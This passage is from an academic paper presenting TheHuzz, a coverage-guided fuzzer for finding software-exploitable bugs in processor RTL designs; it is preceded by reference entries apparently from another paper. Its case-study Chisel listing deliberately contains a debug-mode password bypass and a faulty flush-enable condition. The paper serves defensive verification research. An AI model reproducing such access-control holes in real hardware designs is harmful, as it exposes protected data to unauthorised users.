[23] Lucas Davi, David Gens, Christopher Liebchen, and Ahmad-Reza Sadeghi. Pt-rand: Practical mitigation of data-only attacks against page tables. In *Proc. of 24th Annual Network & Distributed System Security Symposium (NDSS)*, 2017.

[24] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Heaphopper: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 99–116, Baltimore, MD, August 2018. USENIX Association.

[25] Google. Oss-fuzz. https://google.github.io/oss-fuzz/, 2016.

[26] Google. Kcsan. https://www.kernel.org/doc/html/latest/dev-tools/kcsan.html, 2020.

[27] Google. Kmsan. https://github.com/google/kmsan, 2020.

[28] Google. syzbot. https://syzkaller.appspot.com/upstream/, 2020.

[29] Google. syzkaller. https://github.com/google/syzkaller, 2020.

[30] K. Goseva-Popstojanova and J. Tyo. Identification of security related bug reports via text mining using supervised and unsupervised classification. In *2018 IEEE International Conference on Software Quality, Reliability and Security (QRS)*, 2018.

[31] Hongli Han and Mingjian Zhou. Android binder: The bridge to root. https://conference.hitb.org/hitbsecconf2019ams/sessions/binder-the-bridge-to-root/, 2019.

[32] Hongli Han and Mingjian Zhou. CVE-2019-2025 - Android Binder: The Bridge To Root. https://conference.hitb.org/hitbsecconf2019ams/materials/D2T2%20-%20Binder%20-%20The%20Bridge%20to%20Root%20-%20Hongli%20Han%20&%20Mingjian%20Zhou.pdf, 2019. HITBSecConf.

[33] Dae R. Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *40th IEEE Symposium on Security and Privacy*, 2019.

[34] Dave Jones. trinity. https://github.com/kernelslacker/trinity, 2011.

[35] Dave Jones. Triforce linux syscall fuzzer. https://github.com/nccgroup/TriforceLinuxSyscallFuzzer, 2016.

[36] Kyungtae Kim, Dae R. Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. HFL: hybrid fuzzing on the linux kernel. In *27th Annual Network and Distributed System Security Symposium, NDSS*, 2020.

[37] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nürnberger, Wenke Lee, and Michael Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *27th Annual Network and Distributed System Security Symposium, NDSS*, 2017.

[38] Aravind Machiry, Chad Spensky, Jake Corina, Nick Stephens, Christopher Kruegel, and Giovanni Vigna. DR. CHECKER: A soundy analysis for linux kernel drivers. In *26th USENIX Security Symposium*, 2017.

[39] Shankara Pailoor, Andrew Aday, and Suman Jana. MoonShine: optimizing os fuzzer seed selection with trace distillation. In *27th USENIX Security Symposium*, 2018.

[40] Heyuan Shi, Runzhe Wang, Ying Fu, Mingzhe Wang, Xiaohai Shi, Xun Jiao, Houbing Song, Yu Jiang, and Jiaguang Sun. Industry practice of coverage-guided enterprise linux kernel fuzzing. In *ESEC/FSE*, 2019.

[41] Jacob P. Tyo. Empirical analysis and automated classification of security bug reports. In *Graduate Thesis and Reports*, 2016.

[42] Dmitry Vyukov. Syzbot and the tale of thousand kernel bugs - dmitry vyukov, google. https://youtu.be/qrBVXxZDVQY, 2018.

[43] Dmitry Vyukov. syzbot: enable ubsan for linux. https://github.com/google/syzkaller/issues/1523, 2020.

[44] Yong Wang. CVE-2018-9568 - From Zero to Root: Building Universal Android Rooting With a Type Confusion Vulnerability. https://github.com/ThomasKing2014/slides/

blob/master/Building%20universal%20Android%20rooting%20with%20a%20type%20confusion%20vulnerability.pdf, 2019. Zer0Con.

[45] Dumidu Wijayasekara, Milos Manic, and Miles McQueen. Vulnerability identification and classification via text mining bug databases. In *IECON 2014 - 40th Annual Conference of the IEEE Industrial Electronics Society*, 2014.

[46] Dumidu Wijayasekara, Milos Manic, Jason L. Wright, and Miles McQueen. Mining bug databases for unidentified software vulnerabilities. In *5th International Conference on Human System Interactions*, 2012.

[47] Qiushi Wu, Yang He, Stephen McCamant, and Kangjie Lu. Precisely characterizing security impact in a flood of patches via symbolic rule comparison. In *27th Annual Network and Distributed System Security Symposium, NDSS*, 2020.

[48] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1187–1204, Santa Clara, CA, August 2019. USENIX Association.

[49] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. FUZE: towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium, USENIX Security*, 2018.

[50] Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data race fuzzing for kernel file systems. In *41st IEEE Symposium on Security and Privacy*, 2020.

[51] Insu Yun, Dhaval Kapil, and Taesoo Kim. Automatic techniques to systematically discover new heap exploitation primitives. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1111–1128. USENIX Association, August 2020.

[52] Zheng Zhang, Hang Zhang, Zhiyun Qian, and Billy Lau. An investigation of the android kernel patch ecosystem. In *30th USENIX Security Symposium*, 2021.

TheHuzz: Instruction Fuzzing of Processors Using Golden-Reference Models for Finding Software-Exploitable Vulnerabilities

Rahul Kande[†], Addison Crump[†], Garrett Persyn[†], Patrick Jauernig[*], Ahmad-Reza Sadeghi[*], Aakash Tyagi[†], and Jeyavijayan Rajendran[†]

[†]*Texas A&M University, USA,* [*]*Technische Universität Darmstadt, Germany*

[†]{rahulkande, addisoncrump, gpersyn, tyagi, jv.rajendran}@tamu.edu,

[*]{patrick.jauernig, ahmad.sadeghi}@trust.tu-darmstadt.de

Abstract

The increasing complexity of modern processors poses many challenges to existing hardware verification tools and methodologies for detecting security-critical bugs. Recent attacks on processors have shown the fatal consequences of uncovering and exploiting hardware vulnerabilities.

Fuzzing has emerged as a promising technique for detecting software vulnerabilities. Recently, a few hardware fuzzing techniques have been proposed. However, they suffer from several limitations, including non-applicability to commonly-used hardware description languages (HDLs) like Verilog and VHDL, the need for significant human intervention, and inability to capture many intrinsic hardware behaviors, such as signal transitions and floating wires.

In this paper, we present the design and implementation of a novel hardware fuzzer, *TheHuzz*, that overcomes the aforementioned limitations and significantly improves the state of the art. We analyze the intrinsic behaviors of hardware designs in HDLs and then measure the coverage metrics that model such behaviors. *TheHuzz* generates assembly-level instructions to increase the desired coverage values, thereby finding many hardware bugs exploitable from software. We evaluate *TheHuzz* on four popular open-source processors and achieve 1.98× and 3.33× the speed compared to the industry-standard random regression approach and the state-of-the-art hardware fuzzer, DifuzzRTL, respectively. Using *TheHuzz*, we detected 11 bugs in these processors, including 8 new bugs, and we demonstrate exploits using the detected bugs. We also show that *TheHuzz* overcomes the limitations of formal verification tools from the semiconductor industry by comparing its findings to those discovered by the Cadence JasperGold tool.

1 Introduction

Modern processors are becoming increasingly complex with sophisticated functional and security mechanisms and extensions. This development, however, increases the chance of introducing vulnerabilities into the hardware design and implementation which can lead to errors and exploitation attacks with fatal consequences. Hardware vulnerabilities range from functional bugs (e.g., [37]) to emerging security-critical vulnerabilities that have been uncovered and exploited (e.g., [36],[45]), and both affect commodity processors and their dedicated security extensions (e.g., [11], [81]). The hardware common weakness enumeration (CWE) lists numerous hardware vulnerabilities whose impact spans not only the hardware but also software [48]. It is crucial to discover hardware vulnerabilities in the early stages of the design cycle.

Various hardware vulnerability detection techniques and tools have been proposed or developed by both academia and industry, such as formal verification [10, 74, 68, 6, 55, 85, 14, 13, 61], run-time detection [27, 64, 84], information flow tracking [78, 2, 43, 42, 92], and the recent efforts towards fuzzing hardware [51, 79, 39, 30], which is our focus.

While formal verification tools can efficiently find bugs in smaller designs, they are unable to cope with the increasing complexity of modern, large designs and are becoming less efficient in detecting bugs, especially security vulnerabilities [14, 47, 89, 12, 17]. One particular reason is that these tools rely heavily on human expertise to engineer or specify "attack scenarios" for verification. For instance, the popular industrial formal verification tool, Cadence's JasperGold [10], has been evaluated against a crowd-sourced vulnerability detection effort from 54 competing teams participating in a hardware capture-the-flag competition [14]. The results were based on security bugs mimicking real-world common vulnerabilities and exposures (CVEs) [49]. While JasperGold detected 48% of the bugs, manual inspection with simulation detected 61% of the bugs, highlighting issues like state explosion and scalability of the existing techniques, amongst others.

Another approach to find hardware security bugs is run-time detection techniques, which hardcode assertions in hardware to check security violations at runtime [27, 64, 84]. However, these techniques detect bugs only post-fabrication and unlike software, hardware is not easily patchable.

Information-flow tracking (IFT) techniques analyze the hardware to detect security vulnerabilities by labeling all the

input signals and propagating this label throughout the design to identify information leakage or tampering of critical data [78, 2, 43, 42, 92]. Although IFT can analyze designs with several thousand lines of code, the labels often get polluted with unwanted signals, resulting in many false positives. The initial labels have to be assigned manually, which can be error-prone, and require expert knowledge of the design.

Hence, there is an increasing need for methodologies and tools to detect hardware vulnerabilities that are scalable to large and complex designs, highly automatic, effective and efficient in detecting security-critical vulnerabilities that are exploitable (and not just only functional bugs), compatible with existing chip design and verification flows, applicable to different hardware models (register-transfer level, gate-level, transistor-level, taped-out chip), and account for different hardware behaviors (signal transitions, finite-state machines (FSMs), and floating wires).

A promising technique extensively used for software vulnerability detection is fuzzing. Fuzzing uses random generation of test cases to detect invalid states in the target[46]. While it seems natural to apply or extend a software fuzzer to detect security bugs in hardware [79, 51], such approaches do not capture hardware-intrinsic behaviors, for instance, signal transitions of wires, FSMs, and floating wires, defined in hardware description languages (HDLs) like Verilog and VHDL. We will discuss these challenges in Section 3.

So far, there have been a few proposals towards fuzzing hardware [39, 51, 79, 30]. However, as we elaborate in Section 7, they suffer from various limitations: lack of support for commonly-used HDLs such as VHDL and Verilog [39] or only partially supporting their constructs [79], strong reliance on human intervention [51], and the inherent inability of capturing many hardware behaviors, including transitioning of logical values in wires and of floating wires [30].

Our goals and contributions. We present the design and implementation of a novel hardware fuzzer, *TheHuzz*. It tackles the challenges of building a hardware fuzzer (cf. Section 3) and addresses the aforementioned shortcomings of the current hardware fuzzing proposals (cf. Section 4). We analyze the intrinsic behaviors of hardware designs and describe appropriate coverage metrics of the HDL to capture such behaviors. Given the importance of software-exploitable hardware vulnerabilities [14, 47, 89, 12, 17], *TheHuzz* fuzzes the target hardware by testing instruction sequences, thereby discovering security bugs that are exploitable by the software code which executes such instruction sequences. Through a built-in optimizer, *TheHuzz* can select the best instructions and mutation techniques to achieve the best coverage.

TheHuzz (i) supports commonly-used HDLs like Verilog and VHDL, (ii) is compatible with conventional industry-standard IC design and verification flow, (iii) detects software-exploitable hardware vulnerabilities, (iv) accounts for different hardware behaviors, (v) does not require knowledge of the design, (vi) is scalable to large-scale designs, and (vii) does not need human intervention.

In summary, our main contributions are:

- We present a novel hardware fuzzer, *TheHuzz*, (Section 4), which uses coverage metrics that capture a wide variety of hardware behaviors, including signal transitions, floating wires, multiplexers, along with combinational and sequential logic. *TheHuzz* optimizes the selection of the best instructions and mutation techniques and can achieve high coverage rates (cf. Section 4.4). Our fuzzer achieves 1.98× and 3.33× the speed compared to the industry-standard random regression approach and the state-of-the-art hardware fuzzer, DifuzzRTL, respectively (cf. Section 6.4).
- We extensively evaluate our fuzzer, *TheHuzz*, on four well-known and complex real-world open-source processor designs from two different open-source instruction set architectures (ISAs): (i) or1200 processor (OpenRISC ISA), (ii) mor1kx processor (OpenRISC ISA), (iii) Ariane processor (RISC-V ISA), and (iv) Rocket Core (RISC-V ISA). All these processors can run Linux-based operating systems and are used in multiple hardware verification research studies [14, 27, 94, 93].
- *TheHuzz* found 11 bugs that are software exploitable in four different processors; eight of them are new bugs. We also showcase two attacks from unprivileged software exploiting vulnerabilities found by *TheHuzz* (cf. Section 6.2).
- We perform an investigation of the bugs detected by *TheHuzz* using a leading formal verification tool, Cadence's JasperGold [10] (cf. Section 6.5). *TheHuzz* overcomes the limitations of JasperGold: state explosion, intensive resource consumption, reliance upon error-prone human expertise, and a requirement of prior knowledge of hardware vulnerabilities or security properties.
- To foster research in the area of hardware fuzzing, we plan to open-source the code of *TheHuzz* to provide the community a framework to build upon.

2 Background

The growing number of attacks that exploit hardware vulnerabilities from software [37, 36, 45, 59, 52, 82, 76, 60, 34, 11, 81] call for new and effective hardware vulnerability detection techniques that address the limitations of existing methods and tools, such as state-space explosion, modeling hardware-software interactions, and the need for manual analysis.

2.1 Fuzzing

Fuzzing techniques are shown to be highly effective in detecting software vulnerabilities [75, 40, 46, 67, 23, 16, 22, 87]. Fuzzing generates test inputs and simulates the target design to detect vulnerabilities in it. The inputs are generated by *mutating* the previous inputs, which are generated from seeds. Mutation techniques modify the input by performing predefined operations, including bit-flip, clone, and swap. The

mutation process also generates invalid inputs, testing the design outside the specification. In the past, fuzzers were created specifically to target different kinds of software: binary targets [40], JIT compilers [23], web applications [16], and operating systems [22]. Thus, specialized fuzzers conform to the needs of each target type. Fuzzers have seen use from both independent researchers and organizations as an additional verification step, most notably that of Google's OSS Fuzz [67], which actively fuzzes a plethora of software on their ClusterFuzz platform [20]. Fuzzers are highly successful in detecting software vulnerabilities as they are automated, are scalable to large codebases, do not require the knowledge of the underlying system, and are highly efficient in detecting many security vulnerabilities.

Unfortunately, comparable approaches for hardware fuzzing are still in their infancy. Hardware-specific behaviors pose several challenges to the design of hardware fuzzers, which we present in this section. However, before we consider the natural question of why one cannot trivially adopt the advances of software fuzzers for hardware, we briefly explain the typical hardware (security) development life cycle.

2.2 Hardware Development Lifecycle

The hardware development lifecycle [26, 7, 83, 50] typically begins with a design exploration driven by the market segment served by the product. Architects then engineer the optimal architecture while trading off among performance, area, and power, and the associated microarchitectural features. Designers implement all the microarchitectural modules using hardware description languages (HDLs), which are usually written at the register-transfer level (RTL). To this end, popular HDLs like Verilog and VHDL are used to describe complex hardware structures such as buses, controllers as finite state machines (FSMs), queues, and datapath units like adders, multipliers, etc. Electronic design automation (EDA) tools synthesize the RTL models into gate-level designs, which realize the hardware using Boolean gates, multiplexers, wires, and state elements like flip-flops. EDA tools then synthesize the gate-level design into transistor-level and eventually to layout, which is then sent to the foundry for manufacturing.

Most of the design effort and time spent by designers goes into manually writing HDLs at the RTL as the rest of the steps are highly automated. Unfortunately, writing HDL at the RTL is error-prone [7, 83, 50] . Thus, the verification team checks if the design at its various stages meets the required specification or not using functional, formal, and simulation-based tools; if the design does not meet the specification, the designers patch the bugs, and the process is repeated until the design passes the verification tests. To this end, companies typically develop a golden reference model (GRM)* for industry designs to be used with the conventional verification flows. GRMs are often written at a higher abstraction level (e.g., for RTL, the GRM is a software model of the hardware). Verification techniques usually compare the outputs of RTL and the GRM to find any mismatches, which will reveal the bugs. The accuracy of these techniques is further increased by comparing not only the final outputs but also the values of intermediate registers and by performing comparisons after every clock cycle. They perform similar tests on the gate-level design and the fabricated chip; for these models, the adjacent abstraction level acts as the GRM. Similarly, post-manufacturing, testing of the fabricated chips is performed to weed out the faulty chips.

When the architecture of the chip is designed, the security team concurrently identifies the threat model, security features, and assets. During the design phase, the security team performs security testing, starting with the RTL model via simulation and emulation, formal verification, and manual review of RTL code. Post-deployment, the security engineers provide support and patch any bugs, if possible.

*The GRM for hardware is similar to a test oracle in software which helps verify the result of a program's execution [28].

3 Challenges of Hardware Fuzzing

In this section, we outline the challenges that arise when analyzing hardware using fuzzing. We first elaborate on the problems that one encounters when deploying existing software fuzzers to analyze hardware. Then we discuss challenges that need to be tackled when designing and implementing a dedicated hardware fuzzer.

3.1 Fuzzing Hardware with Software Fuzzers

There are two ways to fuzz hardware with software fuzzers: (i) using software fuzzers directly on the hardware, and (ii) fuzzing hardware as software. However, both approaches face several limitations.

Problems with using software fuzzers directly on hardware. First, software fuzzers rely on a different behavior in vulnerability detection. They rely on software abstractions to find a bug by using the operating system or instrumenting software to monitor failure detection [54, 66]. Most software fuzzers use crashes to detect bugs, but hardware does not *crash* [79]. Thus, hardware fuzzers need to find their equivalent of crashes and memory leaks. Second, hardware simulations are slow. Typically, given a function, executing its software equivalent is faster than simulating its hardware model. Parallelization of hardware simulation is difficult due to the complex interdependencies in the hardware design [12]. Third, many software fuzzers rely on *instrumentation* of the software program to obtain feedback (e.g., AFL [40]) and use custom compilers (e.g., *afl-gcc*) to instrument the code [29, 19, 44, 40], but these compilers will not be able to instrument the hardware designs since they do not support HDLs such as Verilog and VHDL. One of the prior works,

RFUZZ [39] made the first attempt towards solving this challenge: it uses hardware simulators to compile the hardware and applies a modified version of software fuzzer, AFL [40] to fuzz the hardware. However, this fuzzer is limited in terms of the scalability [30] and coverage (cf. Appendix B).

Problems with fuzzing hardware as software. Another strategy of fuzzing hardware using software fuzzers is to convert a HDL model into an equivalent software model using tools like Verilator [70], and then apply software fuzzers to the resultant software code [79]. Unfortunately, converting hardware into software models poses its own set of challenges.

First, applying existing software fuzzers on software models of hardware designs is, in general, inefficient. The software models of hardware designs need to account for properties unique to the working of the hardware, like computing all the register values for every clock cycle and bit manipulation operations, and components such as controllers, system bus, and queues—which makes the model computationally expensive. Moreover, software fuzzers use program crashes and instrumented memory safety checks to detect bugs in an application; these concepts cannot be trivially applied to hardware [79]. Instead, a well-defined specification to compare against is needed to detect incorrect logic implementations, timing violations, and unintended data flow or control flow.

Second, inferring actual hardware coverage from the generated software model is difficult. While software and hardware line and edge/block coverage are comparable in some instances [79], other forms of coverage may not be. A relatively simple operation in a HDL, like bit manipulation, may be significantly more complex in software. Conversely, a more complex component in HDL, such as a multiplexer, could be represented by a simple switch statement in software. Thus, one has to account for the effects of conversion.

Third, the hardware community has developed its own standards, processes, and flows for using verification methodologies and tools over several decades of research [50, 7, 83]. Any new approach has to be compatible with the hardware verification flow, as these methodologies have specialized data structures and algorithms geared towards hardware models and behaviors.

An open-source approach to solve the many challenges of fuzzing the software model of hardware is performed in [79]. This technique derives equivalences between the coverage metrics (e.g., line and FSM) used in hardware to that of software (e.g., line and edge). While this approach is promising, it does not scale to complex designs such as processors, which is the focus of this work (cf. Section 7).

3.2 Creating a Hardware Fuzzer

A hardware fuzzer needs to take into account the nature and requirements of hardware to improve efficiency. For example, Syzkaller [22], which specializes in kernel-fuzzing, incorporates system call signatures to generate better test cases. A hardware design fundamentally differs from any software program in terms of inputs, language used, feedback information available, and design complexity. Also, designing a hardware fuzzer has its own set of unique challenges, which are presented below. Multiple attempts have been made in the recent past towards building hardware fuzzers [39, 30, 51, 79] where each of these challenges are approached differently.

Input generation. For a hardware fuzzer to be efficient and effective, it should generate inputs in the format expected by the target processor. Directly applying the input-generation techniques used in software fuzzing is impossible as the input formats differ: while many software fuzzers take input files or a set of values assigned to a variable, the input to hardware is mostly continuous without a defined length [79]. Further, inputs to hardware can be generated at various hardware abstraction levels: architecture level, register-transfer level (RTL), gate level, and transistor level. Each level also has its own input representation, ranging from transaction packets, over continuous-time digital signals, to continuous-time analog signals. Hence, the major challenges in input generation are to *determine the suitable abstraction level to fuzz and the input representation* that maximizes the efficiency in finding vulnerabilities [12, 50, 51, 39, 30, 79] .

Another important aspect is the continuous nature of the hardware since it changes its state with every input (and/or time). Also, multiple FSMs can run in parallel, and one or more of them could enter in deadlock states, preventing the hardware from receiving inputs from the fuzzer [12]. For instance, a password checking module could be designed to lock itself forever after one incorrect password entry unless the system is reset. Hence, another crucial challenge is to *identify situations where the hardware simulation should be stopped or reset before applying new inputs.*

Finally, similar to how software fuzzers like syzkaller [22] encode functional dependencies (e.g., of system calls), hardware modules often need to be initialized to enable the fuzzer to test further functionality, e.g., an AES encryption module needs to be initialized with the key size and encryption mode before testing the actual encryption with plaintext and key. *Inferring these functional dependencies is highly challenging,* as such information is usually only available with a well-defined formal specification [51, 79].

Feedback mechanism. Exploring complex targets, especially hardware, often forces fuzzers to generate tremendous amounts of inputs, while making decisions like which mutation technique to use, when to stop mutating an input, and how to generate the seed inputs repeatedly. Rather than relying on randomly-generated inputs alone, a more efficient way is to analyze the impact of these parameters on the target processor and adapt input generation accordingly as done in feedback-guided fuzzing [65, 41]. Prior works [39, 30] addressed this challenge using hardware-friendly coverage metrics but fail to capture many hardware behaviors (cf. Appendix B).

Adapting software feedback mechanisms to hardware is




Figure 1: Framework of *TheHuzz*.

difficult due to the differences in execution/simulation for software and hardware [39, 30, 51, 79]. Instrumentation needs to be added to the hardware design such that the activities of different combinational and sequential structures, which are critical to the functionality of the hardware, can be traced. Although feedback-guided fuzzers have more potential to explore complex targets, capturing, analyzing, and processing the feedback data is challenging [65, 41]. This issue will become more profound in hardware since hardware designs are slower to simulate. One way to speedup hardware fuzzing is to use FPGA emulation, but instrumenting a design on an FPGA is challenging [39, 30]. Hence, the *feedback mechanism needs to capture the complex characteristics of hardware.*

Lastly, the performance of a fuzzer needs to be evaluated on hardware designs comparable to what is used in practice. However, unlike with software, commercial hardware designs like Intel's x86 processors do not have their source code available. Hence, a key challenge is to find *openly-available designs that are reasonably modern and complex.*

4 Design of Our Fuzzer, *TheHuzz*

TheHuzz is a novel hardware fuzzer that overcomes the challenges identified in Section 3.2. We directly fuzz the hardware design instead of the software model, thereby eliminating the need for hardware-to-software conversions and the associated equivalency checks. To overcome the slowness of hardware simulation, *TheHuzz* selects the optimal instructions and mutation techniques to use. *TheHuzz* is easily integratable with existing hardware design and verification methodologies—thereby, easily adaptable by companies—as our approach does not require any modification to the target processor and utilizes existing hardware simulation tools and techniques. We refer to the target processor as the design under test (DUT). Our fuzzer generates instructions as inputs to the DUT since we focus on software-exploitable processor vulnerabilities.

TheHuzz comprises three modules, as shown in Figure 1. First, the *seed generator* starts the fuzzing process by generating an initial sequence of instructions (*seeds* or *seed inputs*). Then, the *stimulus generator* generates new instruction sequences by mutating them, beginning with the *seeds*. These inputs are passed to the simulated RTL design of the DUT,

Listing 1: Chisel code of the case study.

```
36    // combinational logic for vld register
37    vld :=debug_en |(flush |en) // Bug b2
38
39    // select signal for mux
40    val sel1 =Wire(Bool())
41    sel1 :=((pass ===ipass) |debug_en) // Bug b1
42
43    // flush logic
44    val state_f =Wire(UInt(3.W))
45    when (flush &en){
46        state_f :=FLUSH
47    } otherwise {
48        state_f :=state
49    }
50
51    state :=(!sel1 &state_f) |(sel1 &D_READ)
```

which returns coverage feedback to the *stimulus generator* and trace information for *bug detection*. Finally, the *bug detection* mechanism compares the RTL simulation trace with that of a golden reference model (GRM) to find differences in execution, and hence, find bugs.

In the following, before we explain the modules of *TheHuzz*, we first analyze the intrinsic behaviors of designs at the RTL, as *TheHuzz* targets such behaviors, and describe the coverage metrics that capture those behaviors. Then, we describe the seed generator and stimulus generator of our fuzzer in detail and how they interact. Finally, we detail how we optimize the mutation engine and how the bugs are detected.

4.1 Hardware Design and Coverage Metrics

Hardware designs at RTL consist of combinational and sequential logic. Combinational logic is a time-independent circuit with boolean logic gates (e.g., AND, OR, XOR) and wires connecting them. Apart from building datapath units like adders and multipliers, these logic gates are used to build basic combinational structures like multiplexers (MUXes), demultiplexers, encoders, and decoders, which are in turn used in building complex blocks. Apart from combinational gates, sequential logic also uses registers, which are usually implemented using D flip-flops (DFFs). In the following, we explain the effectiveness of our fuzzer in capturing hardware behaviors over existing hardware fuzzers using a case study.

Case study. We now present a case study using a design with two bugs inspired by CVEs. First, we explain the intended behavior and then the bugs. Then, we detail *TheHuzz*'s coverage metrics and describe how they detect these bugs.

Consider a cache controller module—similar to the instruction cache controller of the Ariane processor [91]—shown in Listing 1. As shown in Figure 3, the `D_READ` and the `FLUSH` states determine the read operation during the debug mode and the flush operation during the normal mode, respectively, as listed in Lines 39–51[†]. The controller enters the `FLUSH` state when there is a flush command and if the cache is enabled. The intended behavior of the FSM is that the read operations in the debug mode are permitted only if the user

[†]For succinctness, we ignore the other states of the cache controller.




Figure 2: Hardware design for Listing 1.

has inputted the correct password (Line 41). This protection mechanism allows only authorized users to read the cache in the debug mode. The cache controller sets the valid signal (`vld`) based on the flush and debug requests issued to the controller (Line 37 of Listing 1).

The electronic design automation (EDA) tools synthesize this RTL code into an equivalent gate-level design shown in Figure 2. The MUXes ① and ③ select the next state. The combinational logic ② and ④ controls the state transitions. The DFFs in ⑤ hold the current state. The EDA tools implement Line 37 as combinational logic ⑥. The DFFs in ⑦ register the inputs and outputs.

This design has two bugs: *b1* and *b2*. Bug *b1* (Line 41 in Listing 1) is from HardFails [14], which has been used for the Hack@DAC competitions, and is similar to CVE-2017-18293. This bug is in the combinational logic ④, where the debug read operation is access-protected but the bug allows one to perform the debug read operation illegally. This compromises the security of the read operations as it allows users without the correct password to read the cache. Bug *b2* is similar to CVE-2019-19602 and is in the combinational logic ⑥ that drives the `vld` register (Line 37), allowing one to flush the cache even when it is not enabled.

In ①, all the inputs of the MUX and their corresponding values on the select lines must be tested for correctness. For this purpose, we use **branch coverage**, which tests each branching construct (the `when` block of Line 45) for both "when" and "otherwise" conditions.

In ②, one should check that every input combination produces the correct output value. To this end, we use **condition coverage**, which requires the condition block (i.e., the condition (`(flush & en)` in the `when` block of Line 45) to be tested for all possible input values and not only a subset of values.




Figure 3: Finite state machine (FSM) of the design in Figure 2.

In ⑤, the value of the 3-bit register can be one of the eight possible values. We use **FSM coverage** of the `state` register to check for all the eight values. This coverage captures the different FSM states and also their transitions.

In ⑥, all the input signals generating `vld` should be tested for all possible values, similar to ②. We use **expression coverage** for this purpose which requires the combinational block (i.e., the expression `debug_en|(flush|en)` in Line 37) to be tested for all possible input values. Furthermore, expression coverage covers the select line of MUX ③ and the combinational logic ④ that drives it as they are defined using an expression in Line 51, unlike MUX ① which is defined as branch in Lines 45–49.

In ⑤ and ⑦, the value of each DFF can be `1`, `0`, or floating[‡]. We use **toggle coverage** of these DFFs to check for toggling of their values among these three possibilities. Unlike FSM coverage, toggle coverage covers all the DFFs in the design. In addition, we also use **statement coverage** to ensure every line of the RTL code is executed during simulation.

TheHuzz uses commercial industrial-standard tools—Synopsys [74], ModelSim [68], Cadence [10]—to compile the hardware and extract these coverage values. The semiconductor industry has been using these tools for the last few decades, and its verification flow is built on these tools, thus providing a promising way to obtain coverage [50].

TheHuzz detects both *b1* and *b2* using the expression coverage of ④ and ⑥, respectively. The expression coverage verifies that all the signals involved in the combinational logics ④ and ⑥ cover all possible values. One such combination will trigger the bugs *b1* and *b2*, resulting in an incorrect output, which will be flagged as a mismatch. Thus, *TheHuzz*'s coverage metrics aid in detecting bugs *b1* and *b2*.

In contrast to *TheHuzz*, existing hardware fuzzers lose hardware intrinsic behaviors (e.g., floating wires, signal transitions) while converting the target hardware into a software model [79], operate only on the select signals of the MUXes [39], operate only on the DFFs that determine the

[‡]Referred to as a high-impedance state or tristate and denoted as *z*. Such floating wire-related bugs (CWE-1189) have compromised systems [14].

select signals of the MUXes [30], or operate at the protocol level [51]. Hence, the coverage used by existing fuzzers will not be able to cover the bugs in ④, ⑥, and some DFFs in ⑦ including the bugs we inserted, *b1* and *b2* (cf. Appendix B).

4.2 Seed Generator

Given that we have discussed the various coverage metrics to capture hardware behaviors, we now describe the seed generation in more detail. The seed generator generates *seed inputs* that run on the DUT and are used to generate further inputs through mutation.

Seed inputs. *TheHuzz*'s goal is to detect software-exploitable vulnerabilities in the RTL model of the processors. Processors execute instructions using the data from the instruction memory. Hence, our fuzzer provides inputs at the instruction set architecture (ISA) abstraction level by generating processor instructions. The *seed inputs* are data files containing a sequence of instructions, which are loaded onto the memory.

Instruction generator generates the instructions for the *seed inputs* from a set of valid instructions of the processor.

Input format. Each input consists of two types of instructions: *configuration instructions* (CIs) and *test instructions* (TIs). The CIs are needed to setup the baremetal environment, e.g., setting up the stack, exception handler table, and clearing the general-purpose registers. This baremetal environment allows *TheHuzz* to run instructions directly on the processor without the need for an operating system. The TIs are generated by the *instruction generator*, which are the actual instructions used to fuzz the processor.

4.3 Stimulus Generator

